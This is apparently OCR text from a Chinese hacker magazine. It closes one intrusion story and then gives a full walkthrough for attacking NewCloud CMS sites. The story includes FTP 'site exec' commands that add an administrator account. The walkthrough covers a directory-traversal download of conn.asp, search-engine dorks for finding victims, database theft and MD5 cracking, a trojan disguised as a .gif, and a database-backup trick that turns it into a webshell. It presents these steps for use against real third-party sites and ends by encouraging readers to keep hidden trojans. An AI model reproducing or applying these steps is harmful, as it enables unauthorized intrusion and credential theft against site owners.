得到了webshell自然会想着提权，不然怎么能叫入侵呢？尝试了不下10种的提权方法可就是没成功，差点想替换服务然后DDOS逼他重新启动，不过好在理智战胜了冲动最后我放弃了这个办法。（X小编：这里

提出一点疑惑，现在流行的提权方法有这么多么？替换服务的方法也和权限的设置有非常大的关系，不见得就能成功吧？不过文章的重点不在这里，先不讨论了。）

时间一分一秒的过去，黑鹰的管理员们也采取了行动把我的黑页和webshell都删除了。不过我有FTP帐号，不怕他。

休息了一些时间以后好友李丰初上线了，便跟他说了我的情况请他帮忙提权。一开始他也是束手无策，于是他问我："你掌握了多少黑鹰的信息？"

我回答道："有三个FTP帐号！"

没想到几十秒之后他居然就成功的登录了黑鹰的系统，方法是在FTP里执行以下命令增加一个用户名为xxx的用户并将其提到管理员组中：

```
quote site exec net.exe user xxx aaa /add
quote site exec net.exe localgroup administrators xxx /add
```

（X小编：再一次提出疑问，Serv-U确实支持这种方式执行命令。但是默认情况下的FTP用户是没有这个权限的，或许作者运气比较好，得到的FTP帐号中正好被人偷偷加了执行权限留做后门）

总结下，其实这次入侵的过程都是无意中得到了黑鹰斑竹的一个论坛帐号和密码，并且在对方的论坛消息中看到了些FTP用户于是直接得到了webshell，最后通过FTP非常走运的添加了管理员登录到了远程终端，几乎没有使用到任何高超的技术而仅仅是纯粹靠了点社会工程学细心分析了手上仅有的信息一步步扩大了战果。主要是给大家提点小意见，黑站并不是单纯的拿着工具就开扫，开始注入，多收集些信息结合社会工程学往往收获更大。最后祝愿X档案越办越好，也祝愿自己能在几个月以后的高考取得好成绩。

X小编点评：

或许有些读者看完本文后会嗤之以鼻，认为作者无非是运气好而已。可是小编喜欢的漫画《七龙珠》里龟仙人有一句话说得好："运气也是实力的一部分！"其实现在国内因为脚本小子太多，到处乱黑，导致了很多外行人都知道防注入和装防火墙防溢出了。这直接导致我们入侵变得非常艰难，迫不得已，大家捡起了被忽视多年的社会工程学，这次它发挥作用了。其实国外早期的黑客行为中，相当大一部分就仅仅是通过社会工程学得到了对方的权限，录用此文就是希望点醒大家，入侵过程中，信息和思路更重要，也祝大家都有跟作者一样的好运气。

新云网站管理系统下载任意文件漏洞

文章难易度：★★
文章阅读点：使用很多的新云下载系统漏洞的完全利用方法

毒药

天气渐渐冷了，安全界也安静了好久了，肉鸡越来越来少了。还好最近网上公布了新云网站系统的任意文件下载漏洞，又可以拿下好多网站。问题出现在flash文件夹中的downfile.asp文件中。相关代码如下：

```
<%
Dim url,strUrl,strPath
url = Replace(Replace(Replace(Request("url"), "'", ""),
"%", ""), "\", "/")
// 把URL中的' 换成空，%换为空，\换为/
If Len(url) > 3 Then
    If Left(url,1) = "/" Then //如果用户提交的URL中包含/，
直接跳转到URL
            Response.Redirect url
    End If
    If Left(url,3) = "../" Then //如果用户提交的URL前三个
字符为../，直接跳转到URL，就是避免用户利用../进行目录跳转
            Response.Redirect url
    End If
……
    If InStr(url, "/") > 0 Then
    strPath = Server.MapPath(".") & "\" & url // 得到物理
路径
strPath = Replace(strPath, "/", "\") // 把\换为/
            Call downThisFile(strPath)  //直接进行下载了
………
%>
```

表面上看我们提交的URL都进行了处理，"'"换成空，"%"换为空，"\"换为"/"，前三个字符不能为"../"进行目录跳转。

但是，程序中的ASP语句仅仅是判断了前三个字符是否为"../"，那么我们就可以构造一个URL参数为"js/../../conn.asp"，本地搭建环境测试一下，提交地址**http://127.0.0.1/flash/downfile.asp?url=js/../../conn.asp**，如图1。




图1




图2

哈哈，出现了下载页面！我们利用这样的方法就可以下载目标网站的任何文件了，包括conn.asp（数据库连接文件），这

个文件里面可是有数据库的路径啊！这个漏洞通杀目前的所有新云系统，连最新出来的都没打上补丁。但是，很多大站都是使用SQL版的系统，如何利用还存在很大的难题（一般远程无法连接到对方的MSSQL数据库）。所以我们先看看Access版的系统如何利用吧！

我们在Google或百度搜索“Powered by：NewCloud SiteManageSystem Version”、“广告合作下载声明友情连接网站地图”等关键字可以得到很多结果。随便选一个网站在IE里面我们提交http://www.xxxx.com/flash/downfile.asp?url=uploadfile/../../conn.asp，出现图2所示的下载页面。把conn.asp下载好后用记事本打开，如图3。

```
<%@ LANGUAGE = VBScript CodePage = 936%>
<%
Option Explicit
Dim startime,Conn,ConnStr
Dim db,DBPath
Response.Buffer = True
startime = Timer()
'-----------------------------------------
'-- ACCESS数据库连接路径,请使用根路径或者绝对路径
db="\database\#newasp.mdb"

'-- 采集数据库连接路径
DBPath = "/database/#Collect.mdb"                '-- 请用根相对路径

Sub ConnectionDatabase()
	On Error Resume Next
	Connstr = "Provider=Microsoft.Jet.OLEDB.4.0;Data Source=" & ChkMapPath(db)
	Set Conn = Server.CreateObject("ADODB.Connection")
	Conn.Open Connstr
	If Err Then
		Err.Clear
		Set Conn = Nothing
		Response.Write "数据库连接出错，请打开conn.asp文件检查连接字串。"
		Response.End
	End If
End Sub
Sub CloseConn()
	On Error Resume Next
	If IsObject(Conn) Then
```

图3

这里的数据库相对路径是\database\#newasp.mdb，那么完整的数据库地址就应该是http://www.xxx.com/database/#newasp.mdb，把#替换为%23，也就是http://www.xxx.com/database/%23newasp.mdb，访问就可以下载对方的数据库了。打开下载的数据库，找到nc_admin的表，如图4。这里有所有管理员的帐号和密码，把里面的MD5散列拿到http://www.cmd5.com查一下看看，运气还不错破解出来了。直接访问http://www.xxx.com/admin/admin_login.asp登录后台，来到“添加文章”，把我们的ASP木马的扩展名改为.gif后通过上传图片的功能将它上传到服务器上。

注意：上传成功后会显示你图片的地址为UploadPic/2006-11/20061111161037943.gif但是真实的地址并不是这个，而是/article/UploadPic/2006-11/20061111161037943.gif，当初我费了好长时间才找到了真实的地址，导致备份数据库的时候总是提示找不到文件，希望广大读者注意。

	id	username	password	status	AdminGrade	Adminflag	LoginTime
▶	1	admin	f9b45ecc6131a4c	高级管理员	999	SiteConfig,Adve	6-11-1 17:47:54
	4	mx10509	93a1eedb87cc7c0	高级管理员	999	,,,,,,,,,,,,,,,	6-3-10 10:02:19
	7	lnjslzw	3611789ce330b85	高级管理员	999	,,,,,,,,,,,,,,,	06-11-2 8:25:07
	27	wj888	d6d2589fc8dd5b5	高级管理员	999	,,,,,,,,,,,,,,,	-10-28 13:16:06
	30	xlp888	b0d37b4318716b4	高级管理员	999	,,,,,,,,,,,,,,,	06-11-2 8:34:05
*	(自动编号)				0		06-11-2 8:43:38

图4

现在切换到数据库备份功能，如图5。“当前数据库路径”填写图片木马的相对路径，这里是“/article/UploadPic/2006-11/20061111161037943.gif”，“备份数据库名称”填我们的备份后木马的名字，我使用的是“help.asp”，然后点击“备份数据库”，提示成功了，如图6。

拿我们的海阳一句话木马的客户端连接上去，出现了熟悉的界面，图7。既然是漏洞介绍，获得了webshell我们的目标就达到了。

（X小编：其实我们更欢迎通过入侵实例的形式进行漏洞介绍的文章，不然好多读者写信说看不懂大家拿到webshell之后可以做什么……）




图5




图6




图7

为了方便菜鸟，现在已经有人做出了专门的工具用来下载数据库连接文件，可惜从XX基地down回来的工具竟然被绑了马！无语了，干脆连夜自己写了个程序，界面如图8。（大家可别嫌界面简陋啊！）把对方的网站填到里面的编辑框里，点击“下载”如果成功的话就会出现下载数据库连接文件的界面。接下来的操作和前面没什么不同，也就是方便大家不用再手工输那么多字母累着慌罢了。到此我们的入侵过程就结束了，别忘了擦擦PP，找个比较隐蔽的地方养好我们的木马，把图片格式的木马删掉，不然管理员发现了我们的小马就死定了。最后祝大家肉鸡多多。

